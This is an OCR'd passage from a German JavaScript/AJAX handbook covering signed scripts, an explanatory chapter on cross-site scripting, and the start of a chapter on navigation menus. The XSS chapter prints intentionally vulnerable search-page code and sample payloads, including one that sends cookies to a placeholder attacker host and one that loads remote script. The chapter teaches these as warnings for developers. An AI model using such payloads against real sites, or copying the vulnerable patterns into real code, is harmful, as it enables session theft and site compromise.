netscape.security.PrivilegeManager.enablePrivilege(Privileg)
```

Mit `Privileg` wird hier die Zeichenkette bezeichnet, die das Privileg angibt, das das Skript beantragt. Man unterscheidet zwischen Privilegien mit mittlerem Risiko und Privilegien mit hohem Risiko. In der folgenden Tabelle sehen Sie alle Privilegien mit mittlerem und hohem Risiko:

Tabelle 29.1 Privilegien mit mittlerem und hohem Risiko

`UniversalBrowserRead`	Lesezugriff auf sensible Daten, beispielsweise Dokumente von anderen Domains in einem Unterframe
`UniversalPreferencesRead`	Lesezugriff auf die persnlichen Einstellungen des Benutzers (inklusive E-Mail-Adresse, Mailserver-Benutzername etc.)
`UniversalSendMail`	Versand von E-Mails vom Konto des Benutzers
`UniversalBrowserAccess`	Lese- und Schreibzugriff auf sensible Daten, beispielsweise auf Dokumente von anderen Domains in einem Unterframe; Erzeugung von besonderen Fenstern (etwa auerhalb des Bildschirms)
`UniversalBrowserWrite`	Erzeugung von besonderen Fenstern (etwa auerhalb des Bildschirms)

UniversalFileAccess	Lese- und Schreibzugriff auf Dateien auf dem Rechner des Benutzers
UniversalFileRead	Lesezugriff auf Dateien auf dem Rechner des Benutzers
UniversalFileWrite	Schreibzugriff auf Dateien auf dem Rechner des Benutzers
UniversalPreferencesWrite	Schreibzugriff auf die persnlichen Einstellungen des Benutzers

Sie sehen bereits, dass man mit diesen speziellen Rechten schlimme Dinge auf dem Rechner des Benutzers anstellen kann. Aber wie gesagt, der Benutzer muss erst einmal zustimmen, und die Warnmeldung ist mehr als deutlich.

top

29.1.2 Surfberwachung ▼▲

Im ersten Beispiel soll eine Surfberwachung realisiert werden. Die Seite besteht aus zwei Frames. Whrend der Benutzer im unteren Frame nach Gutdnken surfen kann, wird im oberen Frame die URL des Dokuments angezeigt, das man im unteren Frame sieht. Normalerweise ist das ja nicht mglich, aber durch die entsprechenden Privilegien kein Problem.

Anhand der vorherigen Tabelle sehen Sie, dass ein Lesezugriff auf den Frame ausreicht, also das Privileg `UniversalBrowserRead`.

Die Frameset-Datei sieht folgendermaen aus:

```
<html>
<head>
<title>Surfberwachung</title>
</head>
<frameset rows="100,*">
   <frame src="watchdog.html" />
   <frame src="http://www.galileo-press.de/" />
</frameset>
</html>
```

Die Datei **watchdog.html** schlielich muss die URL des unteren Frames auslesen. Mit `setInterval()` wird die Adresse periodisch in ein `<div>`-Element geschrieben.

```
<html>
<head>
<title>Watchdog</title>
<script type="text/javascript">
setInterval("dog()", 5000)

function dog() {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserRead");
   var adr = parent.frames[1].location.href;
   document.getElementById("ausgabe").innerHTML = adr;
}
</script>
</head>
<body>
<h1>Aktuelle URL:</h1>
<div id="ausgabe">
---noch keine---
```

```
</div>
</body>
</html>
```

Sobald Sie diese Seite im Browser laden (lokal, nicht ber den Webserver!), erscheint die in Abbildung 2.1 gezeigte Abfrage.



Hier klicken, um das Bild zu Vergrern

Abbildung 29.1 Sicherheitsabfrage


Sobald der Benutzer das besttigt, wird die Seite geladen, und alles funktioniert wie geplant (siehe Abbildung 29.2).

Sollte der Benutzer die Sicherheitsabfrage nicht besttigen, so erhlt er auch keinen Lesezugriff auf den unteren Frame, sondern eine Fehlermeldung, die in Abbildung 29.3 zu sehen ist.



Hier klicken, um das Bild zu Vergrern

Abbildung 29.2 Die Surfberwachung im Einsatz



Hier klicken, um das Bild zu Vergrern

Abbildung 29.3 Die Fehlermeldung, die erscheint, wenn der Benutzer die zustzlichen Rechte nicht gewhrt

29.1.3 Besondere Fenster

Wie in den vorangegangenen Kapiteln bereits erwhnt wurde, gibt es einige Sachen, die man mit Fenstern anstellen kann, die nur mit signierten Skripten mglich sind. Dazu gehren Fenster, die weniger breit oder hoch sind als 100 Pixel oder die sich auerhalb des sichtbaren Bereichs des Bildschirms befinden. Hierzu wird − wie in der Tabelle weiter oben zu sehen ist − ein Privileg mit groem Risiko bentigt, entweder `UniversalBrowserAccess` oder `UniversalBrowserWrite`. Dabei ist `UniversalBrowserWrite` das schwchere Privileg, also verwenden wir es hier. Wir probieren zwei sicherheitskritische Operationen aus:

- Erstellen eines Fensters, das niedriger oder schmaler als 100 Pixel ist
- Erstellen eines stets sichtbaren Fensters

Im folgenden HTML-Dokument befindet sich ein Formular mit zwei Schaltflchen. Jede dieser Schaltflchen ruft eine der beiden Operationen auf.

```
<html>
<head>
<title>Besondere Fenster</title>
<script type="text/javascript">
function fenster1() {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserWrite");
   var f = window.open("", "", "width=50,height=50");
   netscape.security.PrivilegeManager.disablePrivilege(
      "UniversalBrowserWrite");

   f.document.open();
   f.document.write("50x50");
   f.document.close();
}

function fenster2() {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserWrite");
   var f = window.open("", "",
      "width=150,height=150,alwaysRaised");
   netscape.security.PrivilegeManager.disablePrivilege(
      "UniversalBrowserWrite");

   f.document.open();
   f.document.write("immer sichtbar");
   f.document.close();
}
</script>
</head>
<body>
<h1>Besondere Fenster</h1>
<form>
<input type="button" value="50x50" onclick="fenster1();" />
<input type="button" value="immer sichtbar" onclick="fenster2();" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 29.4 Das Fenster ist eigentlich kleiner als erlaubt.

Beachten Sie die Anweisung `disablePrivilege ("UniversalBrowserWrite")`. Es ist gnstig, dem Skript ein Privileg sofort wieder zu entziehen, nachdem es nicht mehr gebraucht wird. Sonst knnen auch andere Seiten die besonderen Rechte wahrnehmen. Analog zu `enablePrivilege()` wird auch hier das entsprechende Privileg als Zeichenkette bergeben.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 29 Signierte Skripte**
  - **29.1 Zustzliche Rechte**
    - **29.1.1 Allgemeines**
    - **29.1.2 Surfberwachung**
    - **29.1.3 Besondere Fenster**
  - **29.2 Signieren**
    - **29.2.1 SignTool**
    - **29.2.2 HTML-Code anpassen**

top

29.2 Signieren ▼

Obwohl bis jetzt immer von signierten Skripten die Rede war, war von einer Signatur nicht viel zu sehen. Wie bereits eingangs erwhnt wurde, kann man so nachweisen, dass das sicherheitskritische Skript von einem selbst stammt.

top

29.2.1 SignTool ▼▲

Wenn Sie schon einmal in Java programmiert haben, kennen Sie wahrscheinlich das JAR-Dateiformat. Es handelt sich hierbei um eine Abwandlung des ZIP-Formats. Sie mssen Ihre Skripten in ein JAR-Archiv packen, um sie signieren zu knnen. Netscape bietet dazu ein Tool an, mit dem Sie das mehr oder minder bequem erledigen knnen. Es wrde den Umfang dieses Buchs sprengen, wenn wir das hier ausfhrlich durchexerzieren wrden; aus diesem Grund gebe ich nachfolgend nur Links auf die entsprechenden Ressourcen an, die Sie zum Signieren bentigen:

- Um ein Skript zu signieren, bentigen Sie zunchst eine digitale ID. Diese wird unter anderem von der amerikanischen Firma Verisign, **http://www.verisign.com/**, ausgestellt. Das genaue Zertifikat, das Sie bentigen, heit **Code Signing Digital ID**. Der Preis fr ein Zertifikat hngt davon ab, ob Sie ein kommerzieller Softwareentwickler sind oder nicht. Auf der Seite **http://www.verisign.com/products-services/ security-services/code-signing/digital-ids-code-signing/** finden Sie nhere Informationen.
- Das Softwarepaket NSS (erhltlich unter **http://ftp.mozilla.org/pub/mozilla.org/security/nss/releases/**) enthlt SignTool, ein Hilfswerkzeug zum Signieren von Code.
- Auerdem bentigen Sie noch NSPR, das ebenfalls auf dem Mozilla-FTP-Server verfgbar ist (**http://ftp.mozilla.org/pub/mozilla.org/nspr/releases/**).

Nhere Informationen zum Signieren von Code fr Mozilla erhalten Sie unter **http://www.mozilla.org/projects/security/components/signed-scripts.html**.



29.2.2 HTML-Code anpassen ▲

Das Programm SignTool erzeugt aus einem Skript und einem digitalen Zertifikat ein JAR-Archiv, das auf den Webserver berspielt werden muss. Zuvor jedoch muss der HTML-Code angepasst werden. Zum einen muss der Name des JAR-Archivs angegeben werden und zum anderen ein Identifikator. Dieser Identifikator wird in dem JAR-Archiv mit gespeichert. Das `<script>`-Tag sieht danach also folgendermaen aus:

```
<script type="text/javascript" archive="datei.jar" id="id">
</script>
```

Inhaltsverzeichnis
1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 30 JavaScript und Sicherheit
- 30.1 XSS
- 30.2 XSS und AJAX

Wer die Freiheit aufgibt, um Sicherheit zu gewinnen, wird am Ende beides verlieren. – Benjamin Franklin

Kapitel 30 JavaScript und Sicherheit

Es vergeht kaum eine Woche, in der nicht irgendeine Webanwendung geknackt wird, also eine Sicherheitslcke entdeckt und hufig auch ausgenutzt wird. Dabei trifft es hufig auch qualitativ gute und beliebte Open-Source-Projekte, etwa die diversen CMS-Systeme, Weblogs und Bildergalerien: Es gibt kaum eine bekanntere Software, die es noch nicht erwischt hat.

Was hat das aber mit JavaScript zu tun? Nun, eine der Angriffsmglichkeiten beinhaltet die Verwendung von JavaScript. Ein guter Angreifer ist also hufig auch sehr versiert in JavaScript.

Dieses Kapitel soll natrlich kein Hacker[1] -Grundkurs sein, sondern vielmehr das Bewusstsein dafr schrfen, mit welchen einfachen Mitteln Angriffe vonstatten gehen knnen. Im Zusammenhang mit AJAX sind mglicherweise auch herkmmliche JavaScript-Anwendungen in Gefahr, dem Angriff zum Opfer zu fallen.

top

30.1 XSS

Einer der gefhrlichsten Angriffe im Web ist das Cross-Site Scripting, abgekrzt mit XSS (CSS hat ja bereits eine andere Bedeutung). Dabei geht es um die Einspeisung von Skript-Code in eine Website. Wie das funktioniert und vor allem wie das vonstatten gehen kann, soll ein kleines und typisches Beispiel zeigen. Stellen Sie sich eine Suchmaske auf einer Website vor. Mit PHP kann

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

das – ganz rudimentr – wie folgt aussehen:

```
<html>
<head>
<title>XSS</title>
</head>
<body>
<h1>XSS</h1>
<form action="" method="get">
<input type="text" name="suchbegriff" /><br />
<input type="submit" value="Suchen" />
</form>
<?php
if (isset($_GET['suchbegriff'])) {
   echo "Ihre Suche nach {$_GET['suchbegriff']} ergab keinen Treffer.";
}
?>
</body>
</html>
```

In ASP.NET wrde das Beispiel sehr hnlich aussehen:

```
<%@ Page Language="JScript" %>
<script runat="server">
function Page_Load() {
   if (suchbegriff.Value != "") {
      Ergebnis.InnerHtml = "Ihre Suche nach " +
         suchbegriff.Value +
         "ergab keinen Treffer.";
   }
}
</script>

<html>
<head>
<title>XSS</title>
</head>
<body>
<h1>XSS</h1>
<form method="post" runat="server">
<input type="text" id="suchbegriff" runat="server" /><br />
<input type="submit" value="Suchen" />
</form>
<p id="Ergebnis" runat="server"></p>
</body>
</html>
```

In dieser Art sind viele Websites programmiert – leider viel zu viele. Probieren Sie doch beispielsweise einmal, als Suchbegriff `<hr />` einzugeben. Das Ergebnis hnelt dann dem in Abbildung 25.1: Es erscheint nicht etwa `<hr />`, sondern die horizontale Linie. Der Webbrowser interpretiert also das HTML!



Hier klicken, um das Bild zu Vergrern

Abbildung 30.1 Die horizontale Linie erscheint.

Unter ASP.NET erscheint unter Umstnden eine Sicherheitswarnung, wenn Sie

`<hr />` in das Suchfeld eingeben und das Formular verschicken. Das ist natrlich besser als die Anzeige der horizontalen Linie, aber natrlich auch nicht optimal, weswegen viele ASP.NET-Entwickler dieses Sicherheitsfeature zhneknirschend abschalten.

Eine horizontale Linie ist vielleicht unschn, aber noch kein Beinbruch. Doch es geht noch schlimmer beziehungsweise unangenehmer. Geben Sie doch einmal folgenden Suchbegriff ein:

```
<script>alert("Oh nein ...");</script>
```

Bevor Sie jetzt einwenden, da wrde doch etwas fehlen (etwa das `type`-Attribut), sollten Sie einen kurzen Blick auf Abbildung 30.2 werfen. Das modale Warnfenster wirkt doch etwas peinlich.

Aber auch dieser Angriff sieht nicht wirklich gefhrlich aus, nur lstig. Doch das ist – leider – noch lange nicht das Ende der Fahnenstange. Die folgenden lustigen Angriffe sind unter anderem noch mglich:

- `<div style="display:none">` – Der Rest der Seite ist unsichtbar.
- `<script>location.href = "http://phishing.xy/";</script>` – Weiterleitung auf eine andere Website
- `<script>(new Image()).src = "http://angreifer.xy/?" + escape (document.cookie);</script>` – Cookie-Daten der aktuellen Site (!) werden unsichtbar an einen anderen Server geschickt.
- `<script src="http://angreifer.xy/skript.js"></script>` – Ein bsartiges Skript von einem anderen Server wird geladen und ausgefhrt.



Hier klicken, um das Bild zu Vergrern

Abbildung 30.2 Unangenehm: Ein JavaScript-Popup

Gerade die letzten beiden Angriffe sind gefhrlich. Viele Websites authentifizieren ihre Nutzer ausschlielich ber Cookie-Informationen; ist also der Cookie erst einmal geklaut, kann sich der Angreifer hufig als sein Opfer ausgeben. Und auch das Einschleusen beliebigen JavaScript-Codes ist Furcht einflend.

Doch wie geht ein solcher XSS-Angriff vonstatten? Auch hier gibt es mehrere Mglichkeiten. Besonders bequem ist es natrlich, wenn die Daten des Angriffs permanent gespeichert werden, etwa in einem Gstebuch. Dann nmlich wird der bsartige JavaScript-Code (bzw. das bsartige HTML-Markup) bei jedem Benutzer ausgefhrt, der die Site besucht. Aber auch im Beispiel mit der Suche ist ein Angriff relativ einfach mglich: Ein Bsewicht schickt seinem Opfer einfach eine Mail oder eine IM-Nachricht mit einem entsprechend vorbereiteten Link, der beispielsweise folgenden Aufbau hat: **http://www.website.xy/xss.php?suchbegriff=%XX...** – beachten Sie, dass der Skript-Code im GET-Parameter URL-kodiert wurde und deswegen nicht so einfach zu erkennen ist. Wenn das Opfer der Website **http://www.website.xy/** vertraut, etwa seiner Hausbank, klickt er oder sie natrlich gerne auf den Link, und dann wird es bitter. Der Cookie knnte geklaut werden, oder es erfolgt eine (schwer zu erkennende) Weiterleitung auf die

Seite des Angreifers, oder per JavaScript-Code wird das Versandziel des Login-Formulars auf den Server des Angreifers umgeleitet, oder ... Sie sehen, die Mglichkeiten sind fast endlos. Das Gefhrliche ist, dass der JavaScript-Code zwar von auen kommt, jedoch im Kontext der Seite ausgefhrt wird.

brigens, auch das kann sich ein Angreifer zu Nutze machen, allerdings unter einem anderen Aspekt. Laden Sie eine Seite im Browser, und geben Sie dann von Hand folgende URL ein: **javascript:alert(document.cookie);**. Es erscheinen alle Cookies, und zwar die der aktuell geladenen Website! Mit diesem Kniff knnen Sie (beziehungsweise ein Angreifer) auch Funktionen auf der aktuellen Seite aufrufen, Variablen verndern und vieles mehr.

Was knnen Sie dagegen tun? Nun, als Benutzer knnen Sie fast nichts tun, auer merkwrdige und vor allem recht lange Links nicht anzuklicken. Als Entwickler einer serverseitigen Lsung allerdings mssen Sie unbedingt Vorkehrungen gegen XSS treffen. Jede Ausgabe, die Nutzerdaten enthlt, muss entwertet werden. Dabei gibt es fnf spezielle Zeichen, die je nach Kontext gefhrlich werden knnen:

- <
- >
- "
- '
- &

Diese fnf Zeichen mssen durch ihre HTML-Entitten ersetzt werden, also `<`, `>`, `"`, `'` und `&`. Die meisten Web-Technologien bieten dafr eigene Hilfsfunktionen oder -methoden an, etwa `htmlspecialchars()` in PHP und `Server.HtmlEncode()` in ASP.NET.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



- **Kapitel 30 JavaScript und Sicherheit**
  - **30.1 XSS**
  - **30.2 XSS und AJAX**

JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

top

30.2 XSS und AJAX

Doch auch fr reine JavaScript-Programmierer ist XSS eine ernst zu nehmende Gefahr. Erinnern Sie sich an Kapitel 18 und die dort vorgestellte AJAX-Problematik, dass Bookmarks nicht so ohne Weiteres mglich sind? Nun, ein mglicher Umweg besteht ja darin, spezielle URLs anzubieten, die als Textmarke oder Query-String Informationen erhalten, die den Seiteninhalt eindeutig beschrieben.

Leider mssen Sie dabei hllisch aufpassen, um nicht in das XSS-Loch zu fallen. Kehren wir zum Beispiel mit der Suche zurck. Stellen Sie sich vor, Sie haben eine AJAX-Suche geschrieben: Ohne dass Seiten neu geladen werden mssen, erscheinen die Suchergebnisse wie von Zauberhand. Allerdings bieten Sie auch noch Permalinks (permanente Links) an, damit fr die Ergebnisseite ein Bookmark abgelegt werden kann:

```
<a href="http://site.xy/suche.php?begriff=XXX">Permalink</a>
```

Auf der Seite selbst befindet sich dann folgender JavaScript-Code:

35 Quellen im Web

36 Die Zukunft von JavaScript

Index


Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

```
<html>
<head>
<title>XSS</title>
<script type="text/javascript">
window.onload = function() {
   if (location.search.length > 1) {
      var p = document.getElementById("ausgabe");
      p.innerHTML = "Sie suchten nach " +
                    unescape(location.search.substring(1));
   }
};
</script>
</head>
<body>
<h1>XSS</h1>
<p id="ausgabe"></p>
</body>
</html>
```

Sie ahnen mittlerweile, woran dieser Code-Ansatz scheitert: Die URL **http://site.xy/suche.html?<Markup...>** fhrt JavaScript-Code aus, wie Abbildung 30.3 noch einmal verdeutlicht.



Hier klicken, um das Bild zu Vergrern

Abbildung 30.3 Beachten Sie URL und Wirkung!

Besonders gefhrlich ist die JavaScript-Funktion `eval()`, die bekanntlich einen String mit JavaScript-Code ausfhrt. Wenn dieser String von auen kommt, also beispielsweise aus der URL, haben Sie mit hoher Wahrscheinlichkeit eine schwere Sicherheitslcke im System. Seien Sie also bei externen Daten uerst vorsichtig. Und versuchen Sie erst gar nicht, die zuvor gezeigten Angriffe herauszufiltern, also etwa nach `<script` zu suchen. Ein Angreifer knnte ja beispielsweise `<style>body {background: url(javascript:boeserCode();) }</style>` eingeben[2] oder `<img src="" onerror="boeserCode();" />` oder ...

PHP-spezifische Hinweise zum Thema Web-Security erhalten Sie unter anderem beim PHP Security Consortium unter **http://www.phpsec.org**. Allgemeine, sprachunabhngige Informationen gibt es beim Open Web Application Security Project unter **http://www.owasp.org/**.

---

[1]Aus der Debatte, ob man nicht doch lieber Cracker sagen sollte

und ob jemand, der eine Sicherheitslcke findet, automatisch ein Cracker oder eben doch ein Hacker oder einfach nur jemand mit zu viel Zeit ist, mchte ich mich an dieser Stelle heraushalten. ... was mittlerweile immerhin schon von einigen Browsern nicht mehr interpretiert wird.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 31 Navigation
- 31.1 Navigation mit Pulldown-Mens
- 31.2 Navigation mit DHTML
  - 31.2.1 Baumstrukturen
- 31.3 Alternativen im Web
  - 31.3.1 Joust
  - 31.3.2 Weitere Anstze

Wir werden in alle Richtungen expandieren. – Wim Wenders

Kapitel 31 Navigation

Was ist Navigation (auf einer Website)? Nun, es mag hierzu mehrere Definitionen geben, aber die Grundidee ist immer dieselbe: Dem Benutzer wird die Mglichkeit gegeben, die verschiedenen Bereiche einer Website zu erreichen. Im World Wide Web gibt es gengend Beispiele fr gute und schlechte Navigation, doch das soll nicht das Thema dieses Buches sein. In diesem Kapitel geht es darum, Mglichkeiten fr Navigation aufzuzeigen – natrlich mit unserer Lieblingsskriptsprache, JavaScript.

Die profane Variante – Navigation ber pure Links – lassen wir dabei auer Acht. Wir sehen uns stattdessen an, was JavaScript sonst noch so an Mitteln bietet.

Eine Hauptanforderung an ein Navigationskonzept besteht darin, mglichst viele Informationen auf mglichst wenig Raum unterzubringen. Aus diesem Grund ist von den meisten Informationen auf den ersten Blick nichts zu sehen, sondern erst auf den zweiten.

Wir werden in diesem Kapitel zwei verschiedene Konzepte vorstellen:

- Navigation mit Pulldown-Mens (eine einfache und eine komplexe Variante)
- Navigation mit DHTML (wie im Windows Explorer – nun ja, fast)

Bei allen Umsetzungen sind anfangs nur die Oberbegriffe der einzelnen Navigationspunkte zu sehen. Die Unterbegriffe offenbaren sich erst nach einem Klick (oder einer Mausbewegung).

top

31.1 Navigation mit Pulldown-Mens

Auf vielen Websites befinden sich ein so genanntes **Schnellstartmen** oder **Quicklinks**. Diese Begriffe sind keineswegs offiziell, nur hat ein findiger Texter diese erfunden und einige andere haben sie bernommen. Gemeint ist, dass in einem Schnellstartmen mehrere Seiten des aktuellen Angebots aufgelistet sind. Sobald der Benutzer einen der Eintrge selektiert, wird die angegebene Seite geladen.

Dieser Effekt ist sehr leicht umzusetzen, wenn Sie die einzelnen Elemente korrekt zusammenstellen:

- Um eine neue Seite in ein neues Fenster zu laden, mssen Sie die Eigenschaft `location.href` des entsprechenden Fensters oder Frames setzen.
- Aus praktischen Grnden sollten Sie die zu ladende URL im `value`-Attribut des entsprechenden Eintrags ablegen:

```
<option value="http://www.opera.com/">Opera</option>
```

- Die Funktion, die das Laden der neuen Seite auslst, wird ber den `onchange`-Event-Handler aufgerufen. Dieser wird genau dann aktiv, wenn ein anderer Eintrag im Pulldown-Men aufgerufen wird.

```
<select name="Auswahl"
   onchange="navigation_laden(this);">
```

Die aktuelle Auswahlliste wird als Parameter an die Funktion `navigation_laden()` bergeben (`this`).

- Alternativ dazu ist es auch mglich, zum Laden der neuen URL eine zustzliche Schaltflche anzubieten. Wenn diese angeklickt wird, wird die neue URL geladen:

```
<input type="button" value="Go!"
   onclick="navigation_laden(this.form.elements['Auswahl']);" />
```

Um eine Leseranfrage zu einer der Vorauflagen zu beantworten: Die URL muss natrlich nicht im aktuellen Fenster geffnet werden, das kann auch in einem anderen Fenster oder Frame geschehen.

Aus diesem Grund wird die Funktion `navigation_laden()` folgendermaen konzipiert:

- Der erste Parameter ist die Referenz auf die Auswahlliste.
- Der zweite, optionale Parameter ist eine Referenz auf das Fenster oder den Frame, in dem die URL geffnet werden soll.

Der restliche Ablauf der Funktion `navigation_laden()` ist klar: Aus der Auswahlliste wird das selektierte Element bestimmt und dessen `value`-Eigenschaft ausgelesen. In den folgenden Fllen wird davon Abstand genommen, eine neue URL zu laden:

- wenn das `value`-Attribut leer ist
- wenn das `value`-Attribut aus einem Doppelkreuz besteht

Der Grund hierfr ist klar: Es gibt in der Auswahlliste unter Umstnden Eintrge, die nicht verlinkt werden sollen, beispielsweise leere Eintrge (zur optischen Abgrenzung der restlichen Eintrge) oder Eintrge in der Richtung ---Bitte auswhlen---.

Hier sehen Sie die gewnschte Funktion (in der Datei **navigation.js**):

```
function navigation_laden(auswahl) {
```

```
   var arg = navigation_laden.arguments;
   var v = auswahl.options[auswahl.selectedIndex].value;
   if (arg.length > 1) {
      var w = arg[1];
   } else {
      var w = self;
   }
   if (v != "" && v != "#") {
      w.location.href = v;
   }
}
```

Im folgenden Listing finden Sie diese Funktionalitt in einer HTML-Seite integriert:

```
<html>
<head>
<title>Navigation</title>
<script type="text/javascript" src="navigation.js"></script>
</head>
<body>
<h1>Navigation</h1>
<form onsubmit="return false;">
<select name="Auswahl"
   onchange="navigation_laden(this, self);">
<option value="http://www.microsoft.com/">Microsoft</option>
<option value="http://www.mozilla.com/">Mozilla</option>
<option value="http://www.opera.com/">Opera</option>
</select>
</form>
</body>
</html>
```

Damit Sie das Beispiel so anpassen knnen, dass die neue Seite erst nach dem Anklicken einer Schaltflche geladen wird, mssen Sie eine weitere Schaltflche einfgen, wie oben gezeigt wurde. Das entsprechende Listing wrde dann folgendermaen aussehen:

```
<html>
<head>
<title>Navigation</title>
<script type="text/javascript" src="navigation.js"></script>
</head>
<body>
<h1>Navigation</h1>
<form onsubmit="return false;">
<select name="Auswahl">
<option value="http://www.microsoft.com/">Microsoft</option>
<option value="http://www.mozilla.com/">Mozilla</option>
<option value="http://www.opera.com/">Opera</option>
</select>
<input type="button" value="Go!"
   onclick="navigation_laden(this.form.elements['Auswahl']);" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 31.1 Navigation ohne Links, aber mit JavaScript

Diese Form von Quicklinks bietet einen direkten Zugriff auf mehrere Seiten, aber

eine Verschachtelung ist hier nicht mglich. Im folgenden Beispiel finden Sie zwei Auswahllisten vor. Wenn Sie in der ersten Auswahlliste einen Eintrag auswhlen, werden in der zweiten Auswahlliste die zugehrigen Elemente geladen. So ist eine mehrstufige Navigation mit mehreren Oberkategorien und Untergruppen mglich.

Als einfaches Beispiel nehmen wir die folgenden Kategorien samt Unterpunkten:

- Browserhersteller deutsch
  - Microsoft: **http://www.microsoft.de/**
  - Firefox: **http://www.firefox-browser.de/**
- Browserhersteller englisch
  - Microsoft: **http://www.microsoft.com/**
  - Mozilla: **http://www.mozilla.com/**
  - Opera: **http://www.opera.com/**

Bei der Datenstruktur ist es leider nicht mehr mglich, alles nur mit `value`-Attributen zu machen. Stattdessen werden die einzelnen zu ladenden Seiten sowie die entsprechenden Beschriftungen der Auswahllistenelemente in Arrays gespeichert:

```
var texte = new Array(
   new Array("---Bitte auswhlen---",
             "",
             ""),
   new Array("---Bitte auswhlen---",
             "Microsoft (deutsch)",
             "Firefox (deutsch)"),
   new Array("---Bitte auswhlen---",
             "Microsoft (englisch)",
             "Mozilla (englisch)",
             "Opera (englisch)")
);
var urls = new Array(
